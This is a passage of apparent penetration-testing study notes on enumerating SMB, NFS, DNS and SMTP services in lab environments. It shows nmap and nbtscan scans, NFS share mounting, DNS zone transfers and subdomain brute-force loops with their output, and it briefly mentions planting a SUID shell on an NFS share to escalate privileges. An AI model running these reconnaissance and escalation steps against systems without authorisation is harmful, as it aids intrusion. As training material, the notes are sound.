# Nmap 7.92 scan initiated Thu Mar 17 06:03:12 2022 as: nmap -v -p 139,445 -oG smb.txt 192.168.50.1-254
# Ports scanned: TCP(2;139,445) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 192.168.50.1 () Status: Down
...
Host: 192.168.50.21 () Status: Up
Host: 192.168.50.21 () Ports: 139/closed/tcp//netbios-ssn///, 445/closed/tcp//microsoft-ds///
...
Host: 192.168.50.217 () Status: Up
Host: 192.168.50.217 () Ports: 139/closed/tcp//netbios-ssn///, 445/closed/tcp//microsoft-ds///
# Nmap done at Thu Mar 17 06:03:18 2022 -- 254 IP addresses (15 hosts up) scanned in 6.17 seconds
There are more specialized tools for specifically identifying NetBIOS information, such as nbtscan. You can use this to query the NetBIOS name service for valid NetBIOS names, specifying the originating UDP port as 138 with the -r option.
kali@kali:~$ sudo nbtscan -r 192.168.50.0/24
Doing NBT name scan for addresses from 192.168.50.0/24
IP address NetBIOS Name Server User MAC address
------------------------------------------------------------------------------
192.168.50.124 SAMBA <server> SAMBA 00:00:00:00:00:00
192.168.50.134 SAMBAWEB <server> SAMBAWEB 00:00:00:00:00:00
...
Network File System (NFS)
Intro
… is a network file system developed by Sun Mircosystems and has the same purpose as SMB. Its purpose is to access file systems over a network as if they were local. However, it uses an entirely different protocol. NFS is used between Linux and Unix systems. This means that NFS clients cannot communicate directly with SMB servers. NFS is an internet standard that governs the procedures in a distributed file system. While NFS protocol version 3.0 (NFSv3), which has been in use for many years, authenticates the client computer, this changes with NFSv4. Here, as with the Windows SMB protocol, the user must authenticate.
NFS version 4.1 aims to provide protocol support to leverage cluster server deployments, including the ability to provide scalable parallel access to files distributed across multiple servers. In addition, NFSv4.1 includes a session trunking mechanism, also known as NFS multipathing. A significant advantage of NFSv4 over its predecessors is that only one UDP or TCP port 2049 is used to run the service, which simplifies the use of the protocol across firewalls.
NFS is based on the Open Network Computing Remote Procedure Call protocol exposed on TCP and UDP ports 111, which uses External Data Reprensentation for the system-independent exchange of data. The NFS protocol has no mechanism for authentication or authorization. Instead, authentication is completely shifted to the RPC protocol’s options. The authorization is derived from the available file system information. In this process, the server is responsible for translating the client’s user information into the file system’s format and converting the corresponding authorization details into the required UNIX syntax as accurately as possible.
The most common authentication is via UNIX UID/GID and group membership, which is why this syntax is most likely to be applied to the NFS protocol. One problem is that the client and server do not necessarily have to have the same mappings of UID/GID to users and groups, and the server does not need to do anything further. No further checks can be made on the part of the server. This is why NFS should only be used with this authentication method in trusted networks.
Enum
Nmap
d41y@htb[/htb]$ sudo nmap 10.129.14.128 -p111,2049 -sV -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 17:12 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00018s latency).
PORT STATE SERVICE VERSION
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100003 3 2049/udp nfs
| 100003 3 2049/udp6 nfs
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 41982/udp6 mountd
| 100005 1,2,3 45837/tcp mountd
| 100005 1,2,3 47217/tcp6 mountd
| 100005 1,2,3 58830/udp mountd
| 100021 1,3,4 39542/udp nlockmgr
| 100021 1,3,4 44629/tcp nlockmgr
| 100021 1,3,4 45273/tcp6 nlockmgr
| 100021 1,3,4 47524/udp6 nlockmgr
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
2049/tcp open nfs_acl 3 (RPC #100227)
MAC Address: 00:00:00:00:00:00 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
The rpcinfo NSE script retrieves a list of all currently running RPC services, their name and descriptions, and the ports they use. This lets you check whether the target share is connected to the network on all required ports. Also, Nmap has some NSE scripts that can be used for the scans.
d41y@htb[/htb]$ sudo nmap --script nfs* 10.129.14.128 -sV -p111,2049
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 17:37 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00021s latency).
PORT STATE SERVICE VERSION
111/tcp open rpcbind 2-4 (RPC #100000)
| nfs-ls: Volume /mnt/nfs
| access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION UID GID SIZE TIME FILENAME
| rwxrwxrwx 65534 65534 4096 2021-09-19T15:28:17 .
| ?????????? ? ? ? ? ..
| rw-r--r-- 0 0 1872 2021-09-19T15:27:42 id_rsa
| rw-r--r-- 0 0 348 2021-09-19T15:28:17 id_rsa.pub
| rw-r--r-- 0 0 0 2021-09-19T15:22:30 nfs.share
|_
| nfs-showmount:
|_ /mnt/nfs 10.129.14.0/24
| nfs-statfs:
| Filesystem 1K-blocks Used Available Use% Maxfilesize Maxlink
|_ /mnt/nfs 30313412.0 8074868.0 20675664.0 29% 16.0T 32000
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100003 3 2049/udp nfs
| 100003 3 2049/udp6 nfs
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 41982/udp6 mountd
| 100005 1,2,3 45837/tcp mountd
| 100005 1,2,3 47217/tcp6 mountd
| 100005 1,2,3 58830/udp mountd
| 100021 1,3,4 39542/udp nlockmgr
| 100021 1,3,4 44629/tcp nlockmgr
| 100021 1,3,4 45273/tcp6 nlockmgr
| 100021 1,3,4 47524/udp6 nlockmgr
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
2049/tcp open nfs_acl 3 (RPC #100227)
MAC Address: 00:00:00:00:00:00 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
Show Shares, Mounting, List Content, Unmounting
Once you have discovered such an NFS service, you can mount it on your local machine. For this, you can create a new empty folder to which the NFS share will be mounted. Once mounted, you can navigate it and view the contents just like your local system.
Show available shares:
d41y@htb[/htb]$ showmount -e 10.129.14.128
Export list for 10.129.14.128:
/mnt/nfs 10.129.14.0/24
Mounting NFS shares:
d41y@htb[/htb]$ mkdir target-NFS
d41y@htb[/htb]$ sudo mount -t nfs 10.129.14.128:/ ./target-NFS/ -o nolock
d41y@htb[/htb]$ cd target-NFS
d41y@htb[/htb]$ tree .
.
└── mnt
└── nfs
├── id_rsa
├── id_rsa.pub
└── nfs.share
2 directories, 3 files
There you will have the opportunity to access the rights and the usernames and groups to whom the shown and viewable files belong. Because once you have the usernames, group names, UIDs, and GUIDs, you can create them on your system and adapt them to the NFS share to view and modify the files.
d41y@htb[/htb]$ ls -l mnt/nfs/
total 16
-rw-r--r-- 1 cry0l1t3 cry0l1t3 1872 Sep 25 00:55 cry0l1t3.priv
-rw-r--r-- 1 cry0l1t3 cry0l1t3 348 Sep 25 00:55 cry0l1t3.pub
-rw-r--r-- 1 root root 1872 Sep 19 17:27 id_rsa
-rw-r--r-- 1 root root 348 Sep 19 17:28 id_rsa.pub
-rw-r--r-- 1 root root 0 Sep 19 17:22 nfs.share
...
d41y@htb[/htb]$ ls -n mnt/nfs/
total 16
-rw-r--r-- 1 1000 1000 1872 Sep 25 00:55 cry0l1t3.priv
-rw-r--r-- 1 1000 1000 348 Sep 25 00:55 cry0l1t3.pub
-rw-r--r-- 1 0 1000 1221 Sep 19 18:21 backup.sh
-rw-r--r-- 1 0 0 1872 Sep 19 17:27 id_rsa
-rw-r--r-- 1 0 0 348 Sep 19 17:28 id_rsa.pub
-rw-r--r-- 1 0 0 0 Sep 19 17:22 nfs.share
note
If the root_squash option is set, you cannot edit the backup.sh file even as root.
You can also use NFS for further escalation. For example, if you have access to the system via SSH and want to read files from another folder that a specific user can read, you would need to upload a shell to the NFS share that has the SUID of that user and then run the shell via the SSH user.
Unmounting:
d41y@htb[/htb]$ cd ..
d41y@htb[/htb]$ sudo umount ./target-NFS
Domain Name System (DNS)
Intro
… is an integral part of the Internet. For example, through domain names, such as academy.hackthebox.com or www.hackthebox.com, you can reach the web servers that the hosting provider has assigned oner or more specific IP addresses. DNS is a system for resolving computer names into IP addresses, and it does not have a central database. Simplified, you can imagine it like a library with many different phone books. The information is distributed over many thousands of name servers. Globally distributed DNS servers translate domain names into IP addresses and thus control which server a user can reach via a particular domain. There are several types of DNS servers that are used worldwide:
| Server Type | Description |
|---|---|
| DNS Root Server | the root servers of the DNS are responsible for the top-level domains; as the last instance, they are only requested if the name server does not respond; thus, a root server is a central interface between users and content on the internet, as it links domain and IP addresses; the ICANN coordinates the work of the root name servers; there are 13 such root servers around the globe |
| Authoritative Nameserver | authoritative nameservers hold authority for a particular zone; they only answer queries from their area of responsibility, and their information is binding; if an authoritative name server cannot answer a client’s query, the root name server takes over at that point; based on the country, company, etc., authoritative nameservers provide answers to recursive DNS nameservers, assisting in finding the specific web server(s) |
| Non-authoritative Nameserver | non-authoritative nameserver are not responsible for a particular DNS zone; instead, they collect information on specific DNS zones themselves, which is done using recursive or iterative DNS querying |
| Caching DNS Server | caching DNS servers cache information from other name servers for a specified period; the authoritative name server determines the duration of this storage |
| Forwarding Server | forwarding servers perform only one function: they forward DNS queries to another DNS server |
| Resolver | resolvers are not authoritative DNS servers but perform name resolution locally in the computer or router |
DNS is mainly unencrypted. Devices on the local WLAN and internet providers can therefore hack in and spy on DNS queries. Since this poses a privacy risk, there are now some solutions for DNS encryption. By default, IT security professionals apply DNS over TLS or DNS over HTTPS here. In addition, the network protocol DNSCrypt also encrypts the traffic between the computer and the name server.
However, the DNS does not only link computer names and IP addresses. It also stores and outputs additional information about the services associated with a domain. A DNS query can therefore also be used, for example, to determine which computer serves as the e-mail server for the domain in question or what the domain’s name servers are called.
Enum - dig
The footprinting at DNS servers is done as a result of the requests you send. So, first of all, the DNS server can be queried as to which other name servers are known. You do this using the NS record and the specification of the DNS server you want to query using @. This is because if there are other DNS servers, you can also use them and query the records. However, other DNS servers may be configured differently, in addition, may be permanent for other zones.
dig - ns
d41y@htb[/htb]$ dig ns inlanefreight.htb @10.129.14.128
; <<>> DiG 9.16.1-Ubuntu <<>> ns inlanefreight.htb @10.129.14.128
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45010
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ce4d8681b32abaea0100000061475f73842c401c391690c7 (good)
;; QUESTION SECTION:
;inlanefreight.htb. IN NS
;; ANSWER SECTION:
inlanefreight.htb. 604800 IN NS ns.inlanefreight.htb.
;; ADDITIONAL SECTION:
ns.inlanefreight.htb. 604800 IN A 10.129.34.136
;; Query time: 0 msec
;; SERVER: 10.129.14.128#53(10.129.14.128)
;; WHEN: So Sep 19 18:04:03 CEST 2021
;; MSG SIZE rcvd: 107
dig - version
Sometimes it is also possible to query a DNS server’s version using a class CHAOS query and type TXT. However, this entry must exist on the DNS server:
d41y@htb[/htb]$ dig CH TXT version.bind 10.129.120.85
; <<>> DiG 9.10.6 <<>> CH TXT version.bind
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47786
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; ANSWER SECTION:
version.bind. 0 CH TXT "9.10.6-P1"
;; ADDITIONAL SECTION:
version.bind. 0 CH TXT "9.10.6-P1-Debian"
;; Query time: 2 msec
;; SERVER: 10.129.120.85#53(10.129.120.85)
;; WHEN: Wed Jan 05 20:23:14 UTC 2023
;; MSG SIZE rcvd: 101
dig - any
You can use the option ANY to view all available records. This will cause the server to show you all available entries that it is willing to disclose. It is important to note that not all entries from the zones will be shown.
d41y@htb[/htb]$ dig any inlanefreight.htb @10.129.14.128
; <<>> DiG 9.16.1-Ubuntu <<>> any inlanefreight.htb @10.129.14.128
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7649
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 064b7e1f091b95120100000061476865a6026d01f87d10ca (good)
;; QUESTION SECTION:
;inlanefreight.htb. IN ANY
;; ANSWER SECTION:
inlanefreight.htb. 604800 IN TXT "v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
inlanefreight.htb. 604800 IN TXT "atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
inlanefreight.htb. 604800 IN TXT "MS=ms97310371"
inlanefreight.htb. 604800 IN SOA inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
inlanefreight.htb. 604800 IN NS ns.inlanefreight.htb.
;; ADDITIONAL SECTION:
ns.inlanefreight.htb. 604800 IN A 10.129.34.136
;; Query time: 0 msec
;; SERVER: 10.129.14.128#53(10.129.14.128)
;; WHEN: So Sep 19 18:42:13 CEST 2021
;; MSG SIZE rcvd: 437
dig - zone transfer
Zone transfers refers to the transfer of zones to another server in DNS, which generally happens over TCP port 53. This procedure is abbreviated Asynchronous Full Transfer Zone. Since a DNS failure usually has severe consequences for a company, the zone file is almost invariably kept identical on several name servers. When changes are made, it must be ensured that all servers have the same data. Synchronization between the servers involved is realized by zone transfers. Using a secret key rndc-key the servers make sure that they communicate with their own master or slave. Zone transfer involves the mere transfer of files or records and the detection of discrepancies in the data of the servers involved.
The original data of a zone is located on a DNS server, which is called the primary name server for this zone. However, to increase the reliability, realize a simple load distribution, or protect the primary from attacks, one or more additional servers are installed in practice in almost all cases, which are called secondary name servers for this zone. For some TLD, making zone files for the Second Level Domain accessible on at least two servers is mandatory.
The slave fetches the SOA record of the relevant zone from the master at certain intervals, the so-called refresh time, usually one hour, and compares the serial numbers. If the serial number of the SOA record or the master is greater than that of the slave, the data sets no longer match.
d41y@htb[/htb]$ dig axfr inlanefreight.htb @10.129.14.128
; <<>> DiG 9.16.1-Ubuntu <<>> axfr inlanefreight.htb @10.129.14.128
;; global options: +cmd
inlanefreight.htb. 604800 IN SOA inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
inlanefreight.htb. 604800 IN TXT "MS=ms97310371"
inlanefreight.htb. 604800 IN TXT "atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
inlanefreight.htb. 604800 IN TXT "v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
inlanefreight.htb. 604800 IN NS ns.inlanefreight.htb.
app.inlanefreight.htb. 604800 IN A 10.129.18.15
internal.inlanefreight.htb. 604800 IN A 10.129.1.6
mail1.inlanefreight.htb. 604800 IN A 10.129.18.201
ns.inlanefreight.htb. 604800 IN A 10.129.34.136
inlanefreight.htb. 604800 IN SOA inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 4 msec
;; SERVER: 10.129.14.128#53(10.129.14.128)
;; WHEN: So Sep 19 18:51:19 CEST 2021
;; XFR size: 9 records (messages 1, bytes 520)
If the admin used a subnet for the allow-transfer option for testing purposes or as a workaround solution or set it to any, everyone would query the entire zone file at the DNS server. In addition, other zones can be queried, which may even show internal IP addresses and hostnames.
d41y@htb[/htb]$ dig axfr internal.inlanefreight.htb @10.129.14.128
; <<>> DiG 9.16.1-Ubuntu <<>> axfr internal.inlanefreight.htb @10.129.14.128
;; global options: +cmd
internal.inlanefreight.htb. 604800 IN SOA inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
internal.inlanefreight.htb. 604800 IN TXT "MS=ms97310371"
internal.inlanefreight.htb. 604800 IN TXT "atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
internal.inlanefreight.htb. 604800 IN TXT "v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
internal.inlanefreight.htb. 604800 IN NS ns.inlanefreight.htb.
dc1.internal.inlanefreight.htb. 604800 IN A 10.129.34.16
dc2.internal.inlanefreight.htb. 604800 IN A 10.129.34.11
mail1.internal.inlanefreight.htb. 604800 IN A 10.129.18.200
ns.internal.inlanefreight.htb. 604800 IN A 10.129.34.136
vpn.internal.inlanefreight.htb. 604800 IN A 10.129.1.6
ws1.internal.inlanefreight.htb. 604800 IN A 10.129.1.34
ws2.internal.inlanefreight.htb. 604800 IN A 10.129.1.35
wsus.internal.inlanefreight.htb. 604800 IN A 10.129.18.2
internal.inlanefreight.htb. 604800 IN SOA inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 0 msec
;; SERVER: 10.129.14.128#53(10.129.14.128)
;; WHEN: So Sep 19 18:53:11 CEST 2021
;; XFR size: 15 records (messages 1, bytes 664)
Subdomain Brute Forcing
The individual A records with the hostnames can also be found out with the help of a brute-force attack. To do this, you need a list of possible hostnames, which you use to send requests in order.
An option would be to execute a for-loop in Bash that lists these entries and sends the corresponding query to the desired DNS server.
d41y@htb[/htb]$ for sub in $(cat /opt/useful/seclists/Discovery/DNS/subdomains-top1million-110000.txt);do dig $sub.inlanefreight.htb @10.129.14.128 | grep -v ';\|SOA' | sed -r '/^\s*$/d' | grep $sub | tee -a subdomains.txt;done
ns.inlanefreight.htb. 604800 IN A 10.129.34.136
mail1.inlanefreight.htb. 604800 IN A 10.129.18.201
app.inlanefreight.htb. 604800 IN A 10.129.18.15
Enum - host
host
Finding an IP address:
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 149.56.244.87
host -t [RECORD TYPE]
By default, the host command searches for an A record, but you can also query other fields, such as MX or TXT records, by specifying the record type in your query using the -t option.
kali@kali:~$ host -t mx megacorpone.com
megacorpone.com mail is handled by 10 fb.mail.gandi.net.
megacorpone.com mail is handled by 20 spool.mail.gandi.net.
megacorpone.com mail is handled by 50 mail.megacorpone.com.
megacorpone.com mail is handled by 60 mail2.megacorpone.com.
In thise case, you first fetched only MX records, which returned four different mail server records. Each server has a different priority (10, 20, 50, 60) and the server with the lowest priority number will be used first to forward mail addressed to the megacorpone.com domain.
To retrieve TXT records:
kali@kali:~$ host -t txt megacorpone.com
megacorpone.com descriptive text "Try Harder"
megacorpone.com descriptive text "google-site-verification=U7B_b0HNeBtY4qYGQZNsEYXfCJ32hMNV3GtC0wWq5pA"
host - Brute-Forcing
To discover more hostnames and IP addresses belonging to the same domain, try to understand the difference in query responses when querying a non-existent hostname.
kali@kali:~$ host idontexist.megacorpone.com
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
An error NXDOMAIN is returned - indicating a public DNS record does not exist for that hostname. Since you now understand how to search for valid hostnames, you can automate your efforts to brute-force DNS hostnames.
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
kali@kali:~$ for ip in $(cat list.txt); do host $ip.megacorpone.com; done
www.megacorpone.com has address 149.56.244.87
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 167.114.21.68
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 167.114.21.70
Your brute force enum revealed a set of scattered IP addresses in the same approximate range (167.114.21.X). If the DNS admin configured PTR records for the domain, you could scan the approximate range with reverse lookups to request the hostname for each IP.
kali@kali:~$ for ip in $(seq 64 79); do host 167.114.21.$ip; done | grep -Ev "not found|timed out"
64.21.114.167.in-addr.arpa domain name pointer admin.megacorpone.com.
65.21.114.167.in-addr.arpa domain name pointer beta.megacorpone.com.
66.21.114.167.in-addr.arpa domain name pointer fs1.megacorpone.com.
67.21.114.167.in-addr.arpa domain name pointer intranet.megacorpone.com.
68.21.114.167.in-addr.arpa domain name pointer mail.megacorpone.com.
69.21.114.167.in-addr.arpa domain name pointer mail2.megacorpone.com.
70.21.114.167.in-addr.arpa domain name pointer router.megacorpone.com.
71.21.114.167.in-addr.arpa domain name pointer siem.megacorpone.com.
72.21.114.167.in-addr.arpa domain name pointer snmp.megacorpone.com.
73.21.114.167.in-addr.arpa domain name pointer syslog.megacorpone.com.
74.21.114.167.in-addr.arpa domain name pointer support.megacorpone.com.
75.21.114.167.in-addr.arpa domain name pointer test.megacorpone.com.
76.21.114.167.in-addr.arpa domain name pointer vpn.megacorpone.com.
77.21.114.167.in-addr.arpa domain name pointer vpn2.megacorpone.com.
78.21.114.167.in-addr.arpa domain name pointer vpndev.megacorpone.com.
79.21.114.167.in-addr.arpa domain name pointer vpnprod.megacorpone.com.
Enum - DNSRecon
DNSRecon is an advanced DNS enumeration script written in Python. -d specifies the domain, -t specifies the type of enumeration (std is a standard scan).
kali@kali:~$ dnsrecon -d megacorpone.com -t std
2025-11-05T09:29:45.290363-0800 INFO Starting enumeration for domain: megacorpone.com
2025-11-05T09:29:45.290668-0800 INFO std: Performing General Enumeration against: megacorpone.com...
2025-11-05T09:29:45.519861-0800 ERROR No answer for DNSSEC query for megacorpone.com
2025-11-05T09:29:45.882832-0800 INFO SOA ns1.megacorpone.com 51.79.37.18
2025-11-05T09:29:46.741122-0800 INFO NS ns1.megacorpone.com 51.79.37.18
2025-11-05T09:29:46.955101-0800 INFO Bind Version for 51.79.37.18 "9.18.24-1-Debian"
2025-11-05T09:29:46.955579-0800 INFO NS ns3.megacorpone.com 66.70.207.180
2025-11-05T09:29:47.159697-0800 INFO Bind Version for 66.70.207.180 "9.18.24-1-Debian"
2025-11-05T09:29:47.160241-0800 INFO NS ns2.megacorpone.com 51.222.39.63
2025-11-05T09:29:47.360733-0800 INFO Bind Version for 51.222.39.63 "9.18.24-1-Debian"
2025-11-05T09:29:48.214191-0800 INFO MX mail.megacorpone.com 167.114.21.68
2025-11-05T09:29:48.214759-0800 INFO MX spool.mail.gandi.net 217.70.178.1
2025-11-05T09:29:48.214859-0800 INFO MX mail2.megacorpone.com 167.114.21.69
2025-11-05T09:29:48.214928-0800 INFO MX fb.mail.gandi.net 217.70.178.217
2025-11-05T09:29:48.214989-0800 INFO MX fb.mail.gandi.net 217.70.178.215
2025-11-05T09:29:48.215132-0800 INFO MX fb.mail.gandi.net 217.70.178.216
2025-11-05T09:29:48.215216-0800 INFO MX spool.mail.gandi.net 2001:4b98:e00::1
2025-11-05T09:29:48.215285-0800 INFO MX fb.mail.gandi.net 2001:4b98:dc4:8::216
2025-11-05T09:29:48.215358-0800 INFO MX fb.mail.gandi.net 2001:4b98:dc4:8::215
2025-11-05T09:29:48.215454-0800 INFO MX fb.mail.gandi.net 2001:4b98:dc4:8::217
2025-11-05T09:29:48.435467-0800 INFO A megacorpone.com 149.56.244.87
2025-11-05T09:29:48.790016-0800 INFO TXT megacorpone.com google-site-verification=U7B_b0HNeBtY4qYGQZNsEYXfCJ32hMNV3GtC0wWq5pA
2025-11-05T09:29:48.790608-0800 INFO TXT megacorpone.com Try Harder
2025-11-05T09:29:49.037780-0800 INFO Enumerating SRV Records
2025-11-05T09:29:50.050759-0800 ERROR No SRV Records Found for megacorpone.com
2025-11-05T09:29:50.051673-0800 INFO Completed enumeration for domain: megacorpone.com
Based on the output above you have managed to perform a successful DNS scan on the main record types against the megacorpone.com domain.
To perform a brute force attempt, you will use the -D to specify a file name containing potential subdomain strings, and the brt type of enumeration to perform.
kali@kali:~$ dnsrecon -d megacorpone.com -D ~/list.txt -t brt
2025-11-05T09:31:17.105002-0800 INFO Using the dictionary file: /home/kali/list.txt (provided by user)
2025-11-05T09:31:17.105225-0800 INFO Starting enumeration for domain: megacorpone.com
2025-11-05T09:31:17.105415-0800 INFO brt: Performing host and subdomain brute force against megacorpone.com...
2025-11-05T09:31:17.472625-0800 INFO A router.megacorpone.com 167.114.21.70
2025-11-05T09:31:17.473573-0800 INFO A www.megacorpone.com 149.56.244.87
2025-11-05T09:31:17.518546-0800 INFO A mail.megacorpone.com 167.114.21.68
2025-11-05T09:31:17.519863-0800 INFO 3 Records Found
2025-11-05T09:31:17.520273-0800 INFO Completed enumeration for domain: megacorpone.com
Enum - DNSEnum
DNSEnum is another popular DNS enumeration tool that can be used to further automate DNS enum. Only passing the target domain parameter:
kali@kali:~$ dnsenum megacorpone.com
dnsenum VERSION:1.3.1
----- megacorpone.com -----
Host's addresses:
__________________
megacorpone.com. 300 IN A 149.56.244.87
...
Trying Zone Transfers and getting Bind Versions:
_________________________________________________
...
megacorpone.com. 300 IN NS ns1.megacorpone.com.
megacorpone.com. 300 IN NS ns2.megacorpone.com.
megacorpone.com. 300 IN NS ns3.megacorpone.com.
admin.megacorpone.com. 300 IN A 167.114.21.64
ai.megacorpone.com. 300 IN A 149.56.244.87
beta.megacorpone.com. 300 IN A 167.114.21.65
fs1.megacorpone.com. 300 IN A 167.114.21.66
intranet.megacorpone.com. 300 IN A 167.114.21.67
mail.megacorpone.com. 300 IN A 167.114.21.68
mail2.megacorpone.com. 300 IN A 167.114.21.69
ns1.megacorpone.com. 300 IN A 51.79.37.18
ns2.megacorpone.com. 300 IN A 51.222.39.63
ns3.megacorpone.com. 300 IN A 66.70.207.180
router.megacorpone.com. 300 IN A 167.114.21.70
siem.megacorpone.com. 300 IN A 167.114.21.71
snmp.megacorpone.com. 300 IN A 167.114.21.72
support.megacorpone.com. 300 IN A 167.114.21.74
syslog.megacorpone.com. 300 IN A 167.114.21.73
test.megacorpone.com. 300 IN A 167.114.21.75
vpn.megacorpone.com. 300 IN A 167.114.21.76
vpn2.megacorpone.com. 300 IN A 167.114.21.77
vpndev.megacorpone.com. 300 IN A 167.114.21.78
vpnprod.megacorpone.com. 300 IN A 167.114.21.79
www.megacorpone.com. 300 IN A 149.56.244.87
www2.megacorpone.com. 300 IN A 149.56.244.87
megacorpone.com class C netranges:
___________________________________
51.79.37.0/24
51.222.39.0/24
66.70.207.0/24
149.56.244.0/24
167.114.21.0/24
...
You have discovered several previously-unknown hosts as the result of your extensive DNS enumeration. This set of hostnames can now be used for service enumeration, port scanning, or validating exposure.
Enum - From Windows Perspective
nslookup is a great utility for Windows DNS enumeration and commonly used during LOTL scenarios.
Once connected to a Windows 11 client, you can open a command prompt window and run a simple query to resolve the A record for the mail.megacorpone.com host.
C:\Users\student>nslookup mail.megacorptwo.com
DNS request timed out.
timeout was 2 seconds.
Server: UnKnown
Address: 192.168.50.151
Name: mail.megacorptwo.com
Address: 192.168.50.154
This confirms the DNS resolution succeeded and shows the domain’s IP.
The output above shows you queried the default DNS server (192.168.50.151) to resolve the IP address of mail.megacorpone.com, which the DNS server then answered with 192.168.50.154.
Similarly to the Linux host command, nslookup can perform more granular queries. For instance, you can query a given DNS about a TXT record that belongs to a specific host.
C:\Users\student>nslookup -type=TXT info.megacorptwo.com 192.168.50.151
Server: UnKnown
Address: 192.168.50.151
info.megacorptwo.com text =
"greetings from the TXT record body"
Simple Mail Transfer Protocol (SMTP)
Intro
… is a protocol for sending emails in an IP network. It can be used between an email client and an outgoing mail server or between two SMTP servers. SMTP is often combined with the IMAP or POP3 protocols, which can fetch emails and send emails. In principle, it is a client-server-based protocol, although SMTP can be used between a client and a server and between two SMTP servers. In this case, a server effectively acts as a client.
By default, SMTP servers accept connection requests on port 25. However, newer SMTP servers also use other ports such as TCP port 587. This port is used to receive mail from authenticated users/servers, usually using the STARTTLS command to switch the existing plaintext connection to an encrypted connection. The authentication data is protected and no longer visible in plaintext over the network. At the beginning of the connection, authentication occurs when the client confirms its identity with a user name and password. The emails can then be transmitted. For this purpose, the client sends the server sender and recipient addresses, the email’s content, and other information and parameters. After the email has been transmitted, the connection is terminated again. The email server then starts sending the email to another SMTP server.
SMTP works unencrypted without any further measures and transmits all commands, data, or authentication information in plain text. To prevent unauthorized reading of data, the SMTP is used in conjunction with SSL/TLS encryption. Under certain circumstances, a server uses a port other than the standard TCP port 25 for the encrypted connection, for example, TCP port 465.
An essential function of an SMTP server is preventing spam using authentication mechanisms that allow only authorized users to send emails. For this purpose, most modern SMTP servers support the protocol extension ESMTP with SMTP-Auth. After sending his email, the SMTP client, also known as Mail User Agent (MUA), converts it into a header and a body and uploads both to the SMTP server. This has a so-called Mail Transfer Agent (MTA), the software basis for sending and receiving emails. The MTA checks the email for size and spam and then stores it. To relieve the MTA, it is occasionally preceded by a Mail Submission Agent (MSA), which checks the validity, i. e., the origin of the email. This MSA is also called Relay server.
On arrival at the destination SMTP server, the data packets are reassembled to form a complete email. From there, the Mail delivery agent (MDA) transfers it to the recipient’s mailbox.
flowchart LR
A["Client (MUA)"]
B["Submission Agent (MSA)"]
C["Open Relay (MTA)"]
D["Mail Delivery Agent (MDA)"]
E["Mailbox (POP3/IMAP)"]
A --> B
B --> C
C --> D
D --> E
But SMTP has two disadvantages inherent to the network protocol:
- Sending an email using SMTP does not return a usable delivery information. Although the specifications of the protocol provide for this type of notification, its formatting is not specified by default, so that usually only english-language error message, including the header of the undelivered message, is returned.
